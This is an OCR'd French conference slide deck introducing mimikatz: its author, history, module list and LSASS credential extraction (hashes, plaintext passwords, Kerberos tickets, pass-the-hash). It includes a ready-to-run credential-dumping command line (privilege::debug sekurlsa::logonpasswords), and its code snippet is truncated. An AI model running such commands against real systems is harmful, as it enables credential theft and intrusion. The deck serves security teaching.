mimikatz

présentation et utilisation avancée


Benjamin DELPY `***gentilkiwi***`

`whoami` ?

- **Benjamin DELPY - @gentilkiwi**
  - Bidouilleur en sécurité informatique, la nuit seulement *(ce n'est pas mon travail)*
    - *Ancien Toulousain !*
  - Auteur de `mimikatz`
    - *Ce petit programme que j'ai écris pour apprendre le C*
    - *… et que les RSI / instances de sécurité détestent*
  - Présenté au Black Hat, Defcon, PHDays, BlueHat, St'Hack, …
  - Je ne suis pas :
    - **Ingénieur, PASSI, MVP, CISSP, CISA, OSCP, CHFI, CEH, ISO*, MCSA, CHFI, […]**
    - Politiquement correct


mimikatz

- mimikatz est disponible sur GitHub: https://github.com/gentilkiwi/mimikatz
  - D'ailleurs si vous le téléchargez, nous pourrons jouer en séance (sous Windows, bien sur !)
- Il n'est pas plus dangereux que l'usage que vous en faites !
  - *Promis*
  - *Pas d'exploit/0-day*
  - *Quoi qu'en dise votre antivirus….*
- La plus sexy des interfaces graphique: la console
  - *Et une jolie icône*
  - *Cela permet de jouer dans **PowerShell**, **meterpreter***
    - *Ou directement via **PsExec***



mimikatz

- mimikatz c'est :
  - Un programme principal (mimikatz.exe)
    - *Aussi disponible sous forme « **PowerShell** » ;)*
  - Une librairie (mimilib.dll)
  - Un driver (mimidrv.sys)
- Compilé en C (à l'ancienne)
  - Rien de mieux pour interagir avec d'autres programme fait en C
  - De Windows XP à 10
- 32 & 64 bits
  - Parce que dans la vraie vie les serveurs critiques sont en x64 !
- Standalone
  - N'est pas compilé en static, mais lié aux runtimes « system »



mimikatz

- Codé depuis 2007, à la base pour en apprendre plus sur les API Windows (si si!)
  - Au tout début, sur la manipulation des certificats avec la CryptoAPI, et les exports de clés privés non exportable

- Mais je partais de (très) loin :
  - *Encore en décembre 2010*

Lister les services Windows


Un petit bout de code pour lister les services (et donc pilotes) Windows…
les retours de fonctions `EnumServicesStatusEx` *ne sont pas vérifiés…*

```
1  SC_HANDLE hSCM = OpenSCManager(NULL, NULL, SC_MANAGER_CONNECT | SC
2
3  if (hSCM != NULL)
4  {
5      DWORD dwEnumSizeNeeded;
6      DWORD dwServicesCount;
7      BYTE * bufferServiceState;
8
9      EnumServicesStatusEx(hSCM, SC_ENUM_PROCESS_INFO, SERVICE_TYPE_
10     bufferServiceState = new BYTE[dwEnumSizeNeeded];
11     EnumServicesStatusEx(hSCM, SC_ENUM_PROCESS_INFO, SERVICE_TYPE_
12
13     ENUM_SERVICE_STATUS_PROCESS * pEnumStatus = reinterpret_cast<E
14     for(DWORD i = 0; i < dwServicesCount; i++)
15     {
16         wcout << pEnumStatus[i].lpServiceName << L'\t' << pEnumSta
17     }
18     delete[] bufferServiceState;
19 }
20 CloseServiceHandle(hSCM);
```

Que ce n'est pas beau comme code!

mimikatz

- Un petit bond vers ma première annonce de mimikatz 2.0 à l'**OSSIR** il y a 2 ans:



- Nouvelle approche de la gestion de la mémoire: plus d'injection de DLL, uniquement de la lecture!
  - *Seulement quelques « shellcodes » dans des cas bien particuliers…*

mimikatz :: *les modules*


- Ce mimikatz 2.0 est toujours organisé autour de modules :

```
     standard  -  Standard module  [Basic commands (does not require module name)]
       crypto  -  Crypto Module
     sekurlsa  -  SekurLSA module  [Some commands to enumerate credentials...]
     kerberos  -  Kerberos package module  []
    privilege  -  Privilege module
      process  -  Process module
      service  -  Service module
      lsadump  -  LsaDump module
           ts  -  Terminal Server module
        event  -  Event module
         misc  -  Miscellaneous module
        token  -  Token manipulation module
        vault  -  Windows Vault/Credential module
  minesweeper  -  MineSweeper module
          net  -
```

  - *Une grande imagination dans les descriptions!*
- Syntaxe « simple »: **nomdumodule::fonction** [argument 0] [argument 1] […]
- mimikatz gère aussi les arguments en ligne de commande (automatisation) :
  - **mimikatz.exe log privilege::debug sekurlsa::logonpasswords exit**

mimikatz :: *standard*

- Quelques commandes bien utiles :
  - **cls**
  - **exit**
  - **log**
  - **base64**
- Pratiques:
  - **cd**
  - **version**
  - **sleep**
- Inutiles, donc indispensables en démo :
  - **answer**
  - **coffee**
  - **markruss**




mimikatz

- Nous allons maintenant jouer avec :
  - **sekurlsa**
  - **kerberos**
  - **lsadump**
  - **vault**
- Mais aussi :
  - **crypto**
  - **misc** (pas le magazine)
  - Le pilote **mimidrv**
- Tout en utilisant :
  - **privilege**
  - **token**
  - **net**

Ils ne peuvent malheureusement pas tous être abordés
Je n'aime pas spécialement découvrir certains usages…

mimikatz :: sekurlsa

LSA (PLAYSKOOL level)



mimikatz :: sekurlsa

- **mimikatz** peut lire les données du processus LSASS (depuis sa mémoire ou un dump)

- Son module **sekurlsa** peut récupérer
  - **MSV1_0** **hash & clés (dpapi et autres)**
  - **TsPkg** mots de passe
  - **WDigest** mots de passe
  - **LiveSSP** mots de passe
  - **Kerberos** mots de passe, **clés**, **tickets & code pin**
  - **SSP** *mot de passe*

- Mais aussi :
  - **pass-the-hash**
  - **overpass-the-hash / pass-the-(e)key**
    - **RC4 (ntlm), AES128 & AES256**
  - **pass-the-ticket** (API officielle MSDN)
    - *Ok, je triche, cela fait parti du module* ***kerberos***


```
mimikatz 2.0 alpha x64 (oe.eo)

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec  7 2014
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz(commandline) # privilege::debug
